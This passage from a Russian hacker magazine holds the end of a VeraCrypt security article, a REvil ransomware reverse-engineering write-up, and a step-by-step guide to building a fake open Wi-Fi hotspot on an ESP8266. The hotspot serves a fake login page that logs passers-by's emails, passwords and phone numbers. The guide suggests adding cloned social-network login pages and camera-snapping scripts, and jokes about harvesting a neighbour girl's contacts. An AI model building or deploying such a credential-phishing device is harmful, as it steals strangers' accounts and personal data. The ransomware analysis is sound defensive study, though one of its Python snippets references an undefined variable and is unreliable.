Обрати также внимание на режим «быстрой загрузки» (Fast Startup) на первом скриншоте. В этом режиме (по умолчанию он, кстати, включен) при выключении компьютера Windows сохраняет состояние ядра в файл на системном диске. Этот файл — в некотором роде урезанный (без user space) аналог файла гибернации. Его наличие позволяет ускорить процесс последующей загрузки, но оно же приводит к возможности утечки ключа шифрования томов VeraCrypt. Отключение режима Fast Startup поможет защититься от этой уязвимости.

Если же жертвовать режимом гибернации не хочется, то стоит подумать о шифровании системного диска с помощью того же BitLocker'а. В этом случае и файл подкачки, и файл гибернации будут надежно защищены.

Облако и ключи восстановления доступа

Для VeraCrypt этот момент не критичен, но BitLocker по умолчанию предлагает пользователю сохранить ключ восстановления доступа к зашифрованному диску в облако OneDrive. Если его удастся оттуда извлечь (а полиции обычно удается, достаточно сделать запрос в Microsoft), то расшифровка данных становится тривиальной. Атака сработает и в том случае, если ты сохранишь подобный ключ на USB-накопителе, доступ к которому получит полицейский эксперт или злоумышленник. Иными словами, ключи восстановления доступа — палка о двух концах, и с точки зрения чистой безопасности лучше их не иметь, чем иметь.

ЗАКЛЮЧЕНИЕ

Надеюсь, я смог изменить твои представления о безопасности криптоконтейнеров в целом и VeraCrypt в частности. Вооружившись новыми знаниями, ты сможешь создавать зашифрованные контейнеры, обладающие на несколько порядков более высокой стойкостью к парольным атакам. Кроме того, использование недавно появившихся малоизвестных настроек безопасности позволит тебе защититься и от излюбленных атак на оперативную память, файлы подкачки и гибернации. В то же время разработчики VeraCrypt не гарантируют безопасность любых данных, попадающих в оперативную память компьютера, так что речь идет скорее не о стопроцентной защите, а о существенном осложнении соответствующих атак с не менее существенным снижением их эффективности и вероятности успешно вскрыть зашифрованный том.

ВОЛК В ОВЕЧЬЕЙ ШКУРЕ

СОЗДАЕМ ПОДДЕЛЬНУЮ ТОЧКУ ДОСТУПА НА ESP8266 ДЛЯ СБОРА ПАРОЛЕЙ

Free_Wi-Fi... как же приятно видеть подобное оповещение на экране смартфона или другого гаджета, когда ты присел отдохнуть в кафе торгового центра или аэропорта перед вылетом. Так уж устроен человек, что тянет его ко всему дармовому. Однако каждому известно, где чаще всего бывает бесплатный сыр. Какие опасности таит в себе бесплатный вай-фай?

404mist
404mist@gmail.com


Уже давно не секрет (по крайней мере для знающих людей), что операторы открытых сетей с доступом к интернету могут легко перехватывать весь идущий через них трафик и получать таким образом различную информацию, в том числе что вы ищете и какие ресурсы посещаете. Хорошо, если ее просто передадут рекламодателям, чтобы изучать спрос на товары и услуги, и этим все ограничится, но это далеко не все опасности, подстерегающие охочих до халявы владельцев электронных девайсов. Что же еще не так?

Недавно в РФ был принят закон, призванный обезопасить открытые точки доступа в общественных местах через обязательную авторизацию с помощью мобильного телефона или социальных сетей. Но, как часто бывает, «что-то пошло не так» и благое, казалось бы, дело обернулось появлением новых уязвимостей, играющих на тонкостях души человеческой. В итоге родился небольшой проект, который в полной мере демонстрирует безграничную легковерность подавляющего большинства представителей Homo Sapiens. Итак, обо всем по порядку.

WARNING

ЧТО ЗА ЗВЕРЬ ТАКОЙ?

Зверя изобрели и воплотили в железе наши китайские коллеги. Точнее, они построили скелет самого хищного зверя, которого мы будем одевать в овечью шкуру. Имя ему — контроллер ESP8266, неоднократно упоминавшийся на страницах «Хакера» и GitHub. В нашем проекте мы будем использовать его в качестве автономной точки доступа и веб-сервера. Девайс поднимет точку доступа с именем Free_Wifi, не содержащую пароля, при этом большая часть смартфонов и прочих девайсов будет присылать своим владельцам уведомление с предложением подключиться к открытой сети Wi-Fi, даже если они не просматривали список доступных сетей. Это проверено на Android 9 и iOS последней версии. Итак, доверчивый юзер, не особо полагаясь на интуицию и здравый смысл, нажимает на выпадающее уведомление с весьма заманчивым предложением и попадает на страницу регистрации (при этом не нужно открывать браузер). На экране появится вот такое окно.



Страница авторизации в открытой сети

Здесь мы видим стандартную страничку приветствия открытых точек доступа, предлагающую авторизоваться с помощью электронной почты, пароля и номера телефона либо сразу ввести код авторизации, если он есть. Жертва (как правило, не задумываясь) вводит данные, после чего получает уведомление, что нужно подождать SMS-сообщение с кодом авторизации, а все введенные жертвой данные благополучно сливаются на SD-карту устройства, одновременно отображаясь на OLED-дисплее.

Так выглядят перехваченные данные

Итак, наше устройство работает в режиме фейковой точки доступа, которая имеет привлекательное название и вынуждает расположенные поблизости девайсы обращать внимание на приглашение подключиться, но на самом деле просто сливает учетные данные пользователей.

И ЧТО ДАЛЬШЕ?

А вот дальше начинается самое интересное. В самом простом случае у нас окажется предположительно действующий адрес электронной почты и номер телефона. В лучшем случае мы получим бонусом некий пароль — возможно, один из тех, которыми пользуется данный человек.

Часто ли ты используешь разные пароли для разных сервисов? Вопрос, скорее всего, риторический. Но, даже не имея действительного пароля, можно уже сделать выводы о предпочтениях и уровне осведомленности человека. А адрес электронной почты и номер телефона — это уже хоть какая-то информация, способная сыграть большую роль в дальнейших атаках. Тут на что фантазии хватит: от рассылки писем и SMS с рекламой находящихся поблизости заведений до взлома почты, социальных сетей и деанонимизации человека... Как минимум этот метод позволит узнать номерок и мыло понравившейся девчонки из соседнего подъезда.

В общем, мы наглядно убедились, что открытые сети могут быть весьма небезопасны.

РОЖДЕНИЕ ЗВЕРЯ

Как я уже говорил, использовать мы будем ESP8266 NodeMCU либо ESP32 (для 32 придется подкорректировать код), эти контроллеры работают идентично. Вооружаемся паяльником, макетной платкой, инструментами. Также в нашем устройстве применяется адаптер microSD-карты и OLED-дисплей размером 128 на 32 пикселя с контроллером SSD1306 и интерфейсом i2C. Еще нам понадобится зуммер (динамик-пищалка от старого системника). Так, все приготовили. Берем схему, которая показана на следующей картинке, и приступаем к сборке зверюги. Можно паять, можно соединить просто на макетной плате, суть от этого не изменится.





Схема устройства

Я предполагаю, что ты уже имеешь опыт работы с ESP, в Arduino IDE и справишься со всеми последующими шагами. Если нет, то вот ссылка на подробный гайд.

Из дополнительных библиотек нам понадобится только библиотека для OLED-дисплеев, которая имеется в архиве, приложенном к этой статье, а также на странице GitHub проекта. Папку `U8g2` с этой библиотекой следует поместить в папку `libraries` рабочего каталога Arduino. Для Windows путь будет следующим: `\user\My Documents\Arduino`, для Linux — `/home/user/Arduino`.


Перед сборкой учти, что не все модули ESP подойдут для нашего проекта. Во-первых, некоторые виды модулей имеют весьма малый объем памяти и прошивка с дополнительным файлом может просто не поместиться «на борт». Во-вторых, у некоторых разновидностей физически не хватит выводов для подключения необходимой периферии (а у нас задействованы аж три периферийных устройства). Из того, что есть на рынке, для проекта подойдут (и были испытаны) следующие модификации ESP8266: NodeMCU V3, V1, V0.9. В принципе, любой модуль, распаянный на отладочной плате с достаточным количеством выводов, сгодится.

ESP-12 — отличный вариант, так как обладает всеми необходимыми выводами и вполне достаточным объемом памяти. ESP-07 тоже хороший вариант, но здесь нужно внимательно смотреть на модификацию (есть 1 Мбайт памяти, а есть 3 Мбайт). Но из неоспоримых плюсов однозначно можно назвать наличие разъема под внешнюю антенну.



Разнообразные модули ESP

Обрати внимание, что крайний слева модуль для наших целей не подойдет: слишком мало памяти и нет необходимых выводов на плате. Также не вариант модуль ESP-201, он крайне глючно работает. Вот еще несколько плат NodeMCU — все они для проекта вполне сгодятся.



Все эти платы NodeMCU подходят для нашей поделки

Приобрести все компоненты можно на AliExpress. Вот список того, что нам понадобится:

- модуль NodeMCU;
- модуль ESP-12;
- дисплей OLED 128 × 32;
- модуль SD.

Если ты собираешь устройство методом пайки проводами, крайне рекомендую приобрести для этих целей МГТФ 0.12 — это провод, отлично зарекомендовавший себя еще со времен СССР, он обладает превосходными характеристиками проводимости, прочности, огнеупорности и долговечности.

Паяльник лучше всего использовать не сильно мощный, и уж совсем здорово, если это будет станция с регулировкой температуры и гальванической развязкой. Статические разряды могут убить твой контроллер наповал. Вообще пайку подобных устройств лучше производить в антистатических ~~трусах~~ перчатках либо в браслете с заземлением.

Первым делом соединяй между собой минусовые шины всех плат и только потом приступай к пайке остальных выводов. Применять лучше гелевый флюс либо жидкий флюс, но **не активный** и, боже упаси, не на кислотной основе. Хорошие флюс-гели ты можешь найти в радиомагазинах своего города или в магазинах, торгующих запчастями и инструментами для ремонта сотовых телефонов.

После пайки нужно тщательно промыть плату мягкой кистью и ацетоном, спиртом или специальным раствором для удаления флюса. Остатки флюса могут вызывать довольно сильные паразитные связи на выводах контроллера, особенно на аналоговых входах.

Внимательно перепроверяй все, что собираешься паять, на соответствие схеме. Все выводы, указанные в схеме, полностью соответствуют по своим обозначениям выводам на платах (они подписаны одинаково). Особенное внимание обращай на пины питания. На плате NodeMCU они двух видов: на 5 В и на 3,3 В. Как правило, на модулях SD-карт имеется свой преобразователь напряжения, поэтому такой модуль можно запитать от 5 В. Это даже лучше — не стоит перегружать и без того не особо мощный преобразователь на плате NodeMCU, ему и так вытягивать обвязку и весь Wi-Fi-модуль с дисплеем.

Итак, плату собрали, питание проверили, монтаж проверили, наличие драйверов в системе тоже проверили. Если в твоей схеме используется отдельно модуль ESP, то необходимо будет подключить его в соответствии с даташитом конкретной модификации (речь идет о подтяжке резисторами определенных выводов, всю информацию можно найти в интернете). Ниже приведен пример подключения по стандартной схеме модуля ESP-07 (ESP-12 подключается аналогично). Без резисторов (особенно на выводах CH_PD) модуль попросту не запустится, так же как и без активации вывода FLASH ты просто не сможешь его прошить.




Схема подключения отдельного модуля

Бузер (он же зуммер, он же пищалка) у нас пассивный! То есть он не имеет встроенного генератора, такой можно вытащить из старого системника или купить за пять рублей ~~у бомжей~~. Дисплей мы используем с контроллером SSD1306 (это тоже необходимо учесть). Что же касается адаптера для SD-карты — тут особых нюансов нет. За исключением того, что на борту должен иметься преобразователь на 3,3 В, так как сам контроллер питается именно этим напряжением, как и карта.

Если преобразователя нет, то запитываем адаптер от MCU с ноги 3,3 В, но не 5! Иначе с модулем можно будет распрощаться в мгновение ока. То же касается и дисплея, хотя на нем установлен преобразователь и, по сути, сам дисплей толерантен к пятивольтовому питанию, чего нельзя сказать об уровнях сигналов i2C. Поэтому настоятельно рекомендую запитывать его также от 3,3 В.

Из дополнительных плюшек я приобрел копеечный модуль зарядки Li-Ion-аккумулятора от пауэрбанка за каких-то 52 рубля. Его фишка в том, что он способен выдавать ток до 1 А и имеет встроенный DC-DC STEP-UP на 5 В. А это нам и нужно, с него мы и запитаем систему.

Одного заряда аккумулятора типа 18650 хватает очень надолго. Общее потребление устройства составляет около 120 мА, а емкость 18650 колеблется от 1800 до 3200 мА. Нехитрые расчеты позволят тебе вычислить время работы девайса от батарейки. Еще один немаловажный момент: питание 5 В необходимо подавать на вывод VIN платы NodeMCU, так как в рабочем режиме питать через USB, имея в распоряжении аккумулятор, попросту непрактично.

И последний важный момент: при использовании отдельных модулей (без отладочной платы) имей в виду, что они также рассчитаны на питание 3,3 В. Так что, если ты не хочешь лишний раз бежать в магазин за новой ESP-шкой, учти этот момент. Подобные преобразователи можно также купить в радиомагазине, их цена около 90 рублей. Вполне достаточно на 500 мА. Еще я подумывал оснастить железяку голосовым оповещением на базе платки WTV020, но это в дальнейшем. Будет здорово, наверное, когда система начнет общаться с тобой приятным женским голосом, сообщая об очередной жертве в захлопнувшемся капкане.

Модуль зарядки с преобразователем

Идем делать кофе: начинается самое интересное. :)

ШЬЕМ ОВЕЧЬЮ ШКУРУ

За основу прошивки для данного девайса был взят код, разработанный нашим коллегой 0xRM. Код был доработан и переделан ~~в соответствии с требованиями «Роскомнадзора»~~ под сценарий использования в России.

Ничего особо сложного в нем нет, самые необходимые строки прокомментированы. Файл `notes` (это ассоциация кодов звука для зуммера) должен лежать в одной папке с файлом прошивки и, соответственно, появится в окне проекта в качестве отдельной вкладки.


Сама веб-страница авторизации вместе с ее оформлением лежит в коде программы и закодирована в Base64 (это та самая длиннющая строка в коде, практически нечитабельная). Все моя непомерная лень: я не стал заморачиваться с переносом страницы авторизации в отдельный HTML-файл. Скорее всего, сделаю это, когда буду модернизировать проект.

ESP имеет хитрую фишку: он умеет считывать и выполнять код программы не из своей памяти, а с SD-карты. Я не пробовал, но не раз слышал об этом, так что это станет поводом для дальнейших исследований. В планах сделать несколько иной способ авторизации, а точнее, поместить на SD-карту две-три фишинговые страницы, например страницы авторизации Google, Vk.com, Instagram, а сама страница входа будет предлагать авторизоваться с помощью одного из перечисленных сайтов.


Кроме того, после ввода данных покажем юзеру реалистичную страницу ошибки (например, с сообщением об ошибке соединения), дабы не вызывать особых подозрений. И никакая система безопасности не спалит подвох, так как веб-узел находится на нашем устройстве и совершенно никаких точек соприкосновения с реальным интернетом, естественно, не имеет. Но все это дело будущих усовершенствований, и при желании ты сам можешь доработать идею на собственный вкус.

Логи авторизации на нашей фишинговой странице хранятся на SD-карте, а на экране мы видим только авторизационные данные последнего зашедшего и общее количество жертв. В общем, не забудь вставить в девайс карту памяти. Код программы можно скачать со страницы проекта на GitHub.


При выборе платы контроллера в Arduino IDE обращаем внимание на параметры того, что мы выбрали. Ниже представлен порядок выбора и настройки, которые используются для плат в зависимости от их типа.



Настройки для плат NodeMCU



Настройки для модуля ESP-12




Настройки для модуля ESP-07

Теперь о порядке работы: при запуске ты увидишь на дисплее приветственное сообщение, после чего устройство оповестит тебя о попытке инициализации карты памяти. Если ее нет, девайс издаст три коротких предупредительных ~~выстрела~~ звуковых сигнала, после чего продолжится выполнение программы.

Программа тоже будет выводить сообщения о выполняемой в данный момент операции. После завершения всех описанных в программе действий ты услышишь мелодию, которая оповестит, что точка доступа успешно запустилась и устройство готово к работе.

На экране появится индикатор уровня заряда батареи, а также счетчик количества подключенных клиентов и число авторизовавшихся пользователей. Когда очередная потенциальная жертва введет данные, ты снова услышишь мелодичный сигнал, оповещающий о том, что кто-то попался в нашу ловушку. Файл с логами авторизации сохраняется на карту памяти. Предварительно она **обязательно** должна быть отформатирована в FAT32, в противном случае карта работать не будет.



Так выглядит устройство в сборе

ВЫВОДЫ

Этот проект может быть модернизирован: например, использование модулей ESP-07 с внешней антенной значительно увеличит дальность покрытия. Гораздо страшнее эта зверюга станет, если на странице авторизации предлагать жертвам войти в сеть с помощью социальных сетей, после чего показывать фишинговую страницу с формой для ввода логина и пароля, оформление которой идентично настоящей.

В этом случае ты получишь учетные данные, которые потом можно использовать множеством способов, не все из которых законны. Кроме того, существуют скрипты, позволяющие делать снимки с фронтальных камер устройства. Их можно встроить в веб-страницы на нашем мини-сервере.

Еще мы можем прописать данные уже имеющейся открытой точки доступа в нашу прошивку и поднять ее копию, при этом настоящую точку отключить с помощью все тех же ESP8266. В общем, здесь поле непаханое, и свобода творчества ограничивается лишь твоей фантазией.

WWW

- Библиотека для OLED
- Код программы для ESP8266


РАЗБИРАЕМ REVIL

Nik Zerof
xtahi0nix@gmail.com

КАК ИЗВЕСТНЫЙ ШИФРОВАЛЬЩИК ПРЯЧЕТ ВЫЗОВЫ WINAPI

Не так давно атаке подверглась международная система денежных переводов Travelex, и виновником этого оказался шифровальщик REvil, чем и привлек мое внимание. Забегая вперед, скажу, что в этом трояне использованы простые, но эффективные методы обфускации, которые не позволяют нам так просто увидеть используемые им вызовы WinAPI. Давай посмотрим, как устроен этот энкодер изнутри.

По доброй традиции загрузим семпл в DiE и поглядим, что он нам покажет.



REvil в приложении DiE

DiE считает, что файл ничем не упакован. Хотя постой-ка, давай переключимся на показания энтропии секций.

Энтропия секций REvil

Судя по названиям секций, файл упакован UPX, но их энтропия выглядит очень странно. Почему тогда DiE не распознал упаковщик? Ну, например, сигнатура UPX может быть намеренно искажена, чтобы запутать дизассемблеры. Так или иначе, перед нами упакованный файл, поэтому загружаемся в отладчик x64dbg. Давай поставим точку останова на функцию `VirtualAlloc`, которая мелькает у нас в окрестностях точки входа, и запустим троян.

INFO

Есть несколько функций WinAPI, бряки на которые нужно устанавливать по умолчанию при распаковке неизвестного пакера, ибо механизмы распаковки достаточно стандартны:

- VirtualAlloc — используется при выделении памяти для пейлоада;
- VirtualProtect — используется для установки атрибутов доступа к памяти;
- CreateProcessInternalW — при создании нового процесса, в эту функцию в итоге передается управление;
- ResumeThread — используется для продолжения выполнения при инъекциях.

Брякаемся на функции и выходим из нее в наш код. В итоге видим такую картину:

```
008F9552 | FF55 B4        | call dword ptr ss:[ebp-4C]     | VirtualAlloc
008F9555 | 8945 F0        | mov dword ptr ss:[ebp-10],eax | <---- мы находимся здесь
008F9558 | 8365 DC 00     | and dword ptr ss:[ebp-24],0    |
008F955C | 8B85 58FFFFFF  | mov eax,dword ptr ss:[ebp-A8] |
008F9562 | 0FB640 01      | movzx eax,byte ptr ds:[eax+1] |
```

Осматриваемся дальше, видим интересный кусок кода в конце функции, в которой мы оказались:

```
00569C10 | 8985 5CFFFFFF | mov dword ptr ss:[ebp-A4],eax |
00569C16 | 8B85 5CFFFFFF | mov eax,dword ptr ss:[ebp-A4] |
00569C1C | 0385 68FFFFFF | add eax,dword ptr ss:[ebp-98] |
00569C22 | C9            | leave                          |
00569C23 | FFE0          | jmp eax                        |
Интересный переход!
```

Не забываем: при отработке функции `VirtualAlloc` адрес выделенной памяти находится в `eax`. Ставим точку останова на этот переход, попутно переходим на дамп (адрес в `eax`) и смотрим, что будет происходить в выделенной памяти. Для этого ставим на начале этой памяти однократную точку останова на запись, и отладчик останавливается на цикле записи данных в память. Вот так выглядит часть цикла:

```
00279DA4 | 8A11          | mov dl,byte ptr ds:[ecx]       |
00279DA6 | 8810          | mov byte ptr ds:[eax],dl       |
00279DA8 | 40            | inc eax                        |
00279DA9 | 41            | inc ecx                        |
00279DAA | 4F            | dec edi                        |
00279DAB | 75 F7         | jne 279DA4                     |
```

Если мы станем вручную прокручивать цикл, в памяти начнет проявляться до боли знакомая сигнатура:

```
003C0000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
MZ..........yy..
```

Отпускаем отладчик и останавливаемся на `jmp eax`, делаем шаг вперед — и мы в распакованном файле! Теперь можно снимать дамп и загружать его в IDA Pro. Выполнив эту нехитрую процедуру, мы увидим код стартовой функции:

```
public start
start proc near
push    0
call    sub_40369D
push    0
call    sub_403EEF
pop     ecx
retn
start endp
```

Исследование функций и возможностей нашего вредоноса надо с чего-то начинать, поэтому заходим в первый `call`. Там нас ждет уже более интересный код:

```
sub_40369D proc near
call    sub_406A4D    // Перед вызовом функции по хешу есть только одна подпрограмма; очевидно, все самое интересное спрятано здесь :)
push    1
call    dword_41CB64  // Хм, что это?
call    sub_40489C
test    eax, eax
jz      short loc_4036BD
...
...
```

Видим вызов подпрограммы `sub_406A4D`, далее вызов такого рода: `call dword_41CB64`. Очевидно, что если все «оставить как есть», то здесь приложение упадет при выполнении, потому что `dword_41CB64` ведет на таблицу такого рода (это только часть таблицы!):

```
.data:0041CB64 dword_41CB64  dd 40D32A7Dh  ; DATA XREF: sub_40369D+7↑r
.data:0041CB68 dword_41CB68  dd 0C97676C4h ; DATA XREF: sub_403EE1+6↑r
.data:0041CB6C dword_41CB6C  dd 0D69D6931h ; DATA XREF: sub_403BC0+15↑r
.data:0041CB70 dword_41CB70  dd 8AABE016h  ; DATA XREF: sub_406299+C0↑r
...
...
```

Кроме того, в нашем образе таблица импорта пустая: разумеется, функции WinAPI получаются динамически, имена функций не хранятся в открытом виде, и, похоже, используются их хеши. На самом деле «Хакер» уже описывал подобную технику обфускации вызовов WinAPI, следовательно, нашим постоянным читателям будет проще разобраться в устройстве REvil. Итак, ныряем в функцию `sub_406A4D`, видим там один безусловный переход и следуем дальше в `sub_405BCD`. Практически в начале функции видим очень интересный код:

```
loc_405BD6:
// Кладем на стек элемент из таблицы хешей, на которую указывает ESI
push    dword_41C9F8[esi]
// Работаем над этими данными, обработанное значение вернется в EAX
call    sub_405DCF
// Возвращаем обратно
mov     dword_41C9F8[esi], eax
// Идем по списку дальше (шагаем по четыре байта)
add     esi, 4
pop     ecx
cmp     esi, 230h
jb      short loc_405BD6
```

Разумеется, мы не можем не заглянуть в функцию `sub_405DCF`. Там мы видим целую портянку кода, поэтому придется переключиться в декомпилированный псевдокод, чтобы не погрязнуть в этом болоте с головой. Конечно, если ты гуру ассемблера и тебе не составляет труда читать много кода на этом языке, можешь оставить все как есть, а лично мне привычнее псевдокод IDA Pro.

Функция большая, поэтому полностью приводить ее в статье не имеет смысла, но мы можем сконцентрироваться на ее основных частях. Работу функции можно разделить на два этапа. Первый — трансформация имеющихся хеш-сумм, указанных в программе. Второй — получение из таблицы экспорта системных библиотек имен функций, хеширование и сверка с шаблонами, полученными из таблицы, которую мы уже видели.

Парсинг таблицы экспорта системной библиотеки на псевдокоде выглядит таким образом:

```
v17 = (IMAGE_EXPORT_DIRECTORY *)(v13 + *(_DWORD *)(*(_DWORD *)(v13 + 0x3C) + v13 + 0x78));
v21 = (int)v17->AddressOfNameOrdinals + v13;
v18 = (int)v17->AddressOfNames + v13;
v22 = (int)v17->AddressOfNames + v13;
v20 = (int)v17->AddressOfFunctions + v13;
v23 = v17->NumberOfNames;
if ( !v23 )
  return 0;
while ( (sub_405BAE(v14 + *(_DWORD *)(v18 + 4 * v16)) & 0x1FFFFF) != v15 ){
  v18 = v22;
  if ( ++v16 >= v23 )
    return 0;
}
```

Почему именно этот кусок псевдокода привлек мое внимание? Разумеется, бросаются в глаза такие смещения, как `0x3C` или `0x78`. Кроме того, переменная `v13`, работающая с этими числами, приводится к типу `DWORD*`, говоря нам, что мы смотрим на некое смещение. Разумеется, все указывает на заголовок PE-файла:

```
0x00  WORD  emagic     Magic DOS signature MZ (0x4d 0x5A)
0x02  WORD  e_cblp     Bytes on last page of file
0x04  WORD  e_cp       Pages in file
0x06  WORD  e_crlc     Relocations
0x08  WORD  e_cparhdr  Size of header in paragraphs
0x0A  WORD  e_minalloc Minimum extra paragraphs needed
0x0C  WORD  e_maxalloc Maximum extra paragraphs needed
0x0E  WORD  e_ss       Initial (relative) SS value
0x10  WORD  e_sp       Initial SP value
0x12  WORD  e_csum     Checksum
0x14  WORD  e_ip       Initial IP value
0x16  WORD  e_cs       Initial (relative) CS value
0x18  WORD  e_lfarlc   File address of relocation table
0x1A  WORD  e_ovno     Overloay number
0x1C  WORD  e_res[4]   Reserved words (4 WORDs)
0x24  WORD  e_oemid    OEM identifier (for e_oeminfo)
0x26  WORD  e_oeminfo  OEM information; e_oemid specific
0x28  WORD  e_res2[10] Reserved words (10 WORDs)
0x3c  DWORD e_lfanew   Offset to start of PE header
```

В коде мы видим смещение `0x3c`, которое соответствует полю `e_lfanew`. Двигаясь далее по `e_lfanew` по смещению `0x78` (смотрим псевдокод), мы видим вот такое поле:

```
0x78  DWORD Export Table  RVA of Export Directory
```

Значит, идет разбор таблицы экспорта, что говорит о динамическом получении WinAPI.

Чтобы IDA Pro «понимала» структуру таблицы экспорта, ее необходимо объявить в `Local Types`, нажав `Shift + F1`. После этого на переменной `v17` нужно скомандовать из контекстного меню `Convert to struct*`. Структура таблицы экспорта PE-файла выглядит таким образом:

```
struct IMAGE_EXPORT_DIRECTORY {
  long Characteristics;
  long TimeDateStamp;
  short MajorVersion;
  short MinorVersion;
  long Name;
  long Base;
  long NumberOfFunctions;
  long NumberOfNames;
  long *AddressOfFunctions;
  long *AddressOfNames;
  long *AddressOfNameOrdinals;
}
```

Как раз здесь мы видим используемые поля: `*AddressOfFunctions`, `*AddressOfNames` и `*AddressOfNameOrdinals`. По псевдокоду понятно, что хеши из уже имеющихся в коде получаются таким образом:

```
int __cdecl sub_405DCF(int (*a1)(void)){ // Передача аргумента
  ... // Много строк, которые можно пропустить
  v1 = (unsigned int)a1 ^ (((unsigned int)a1 ^ 0x76C7) << 16) ^ 0xAFB9;
  ... //
  v15 = v1 & 0x1FFFFF;
  ... //
}
```

Да, в теле семпла используются не «готовые» хеши, их еще предстоит привести в правильный вид. Если отбросить все лишнее, мы получим следующий алгоритм:

```
hash_api_true = (hash ^ ((hash ^ 0x76C7) << 16) ^ 0xAFB9) & 0x1FFFFF
```

где `hash` — переданный в качестве аргумента функции хеш из таблицы. Хорошо, что IDA подсвечивает одинаковые переменные, иначе анализ семпла занял бы намного больше времени. В псевдокоде этот хеш хранится в переменной под именем `a1`, которая является аргументом функции.

Если пропустить через этот алгоритм указанные в коде хеши (помнишь таблицу?), получаем «правильные» хеши, которые будут сравниваться с полученными из таблицы экспорта системной библиотеки, точнее, из имен экспортируемых функций. Псевдокод получения хеша из символьного имени функции будет выглядеть на Python так:

```
def hash_from_name(name):
  result  = 0x2b
  for x in name:
    result = ord(c) + 0x10f * result
  return result & 0x1FFFFF
```

Вызов функции:

```
hash_from_name(name) # Name — переменная, содержащая символьное имя функции
```

Итак, нам осталось лишь пропустить всю таблицу представленных в семпле псевдохешей через алгоритм `hash_api_true` и составить уже таблицу «правильных» хешей. Далее нужно пропустить список функций WinAPI, состоящий из обычных символьных имен, через алгоритм `hash_from_name`, получив хешированные имена. Заключительная часть — надо сопоставить эти два списка, таким образом декодируя имена и хеш-представления. Разумеется, удобнее всего это сделать с помощью питоновского скрипта для IDA, а не вручную.

Можно ли сделать быстрее?

Конкретно в данном случае REvil строит таблицу деобфусцированных функций сразу целиком. Поэтому, загрузив семпл в отладчик, можно исполнить подпрограмму получения и деобфускации WinAPI-функций, после чего отладчик автоматом подставит уже расшифрованные имена функций API в код. Затем можно снять дамп и работать уже с ним, функции будут присутствовать на своих местах. Но этот способ подходит далеко не всегда. Например, если деобфускация выполняется не сразу со всем списком используемых функций, а с каждой функцией по отдельности, по мере ее вызова, этот прием уже не сработает. Кстати, именно так и было сделано в статье про обфускацию вызовов WinAPI.

ЗАКЛЮЧЕНИЕ

В этой статье мы разобрали, каким образом восстановить вызовы WinAPI, которые обфусцированы методом обращения по их хешам. Как видишь, такой метод обфускации достаточно легко преодолевается при помощи отладчика или дизассемблера, при том что реверсера не останавливают математические манипуляции с хешем. Подобные вещи прекрасно видны в псевдокоде и замедляют исследование семпла разве что на пару минут. На самом деле подобные приемы направлены на противодействие автоматическим системам обнаружения, но практически никак не затрудняют анализ «вручную».

ЖЕЛЕЗНЫЙ ЗАНАВЕС

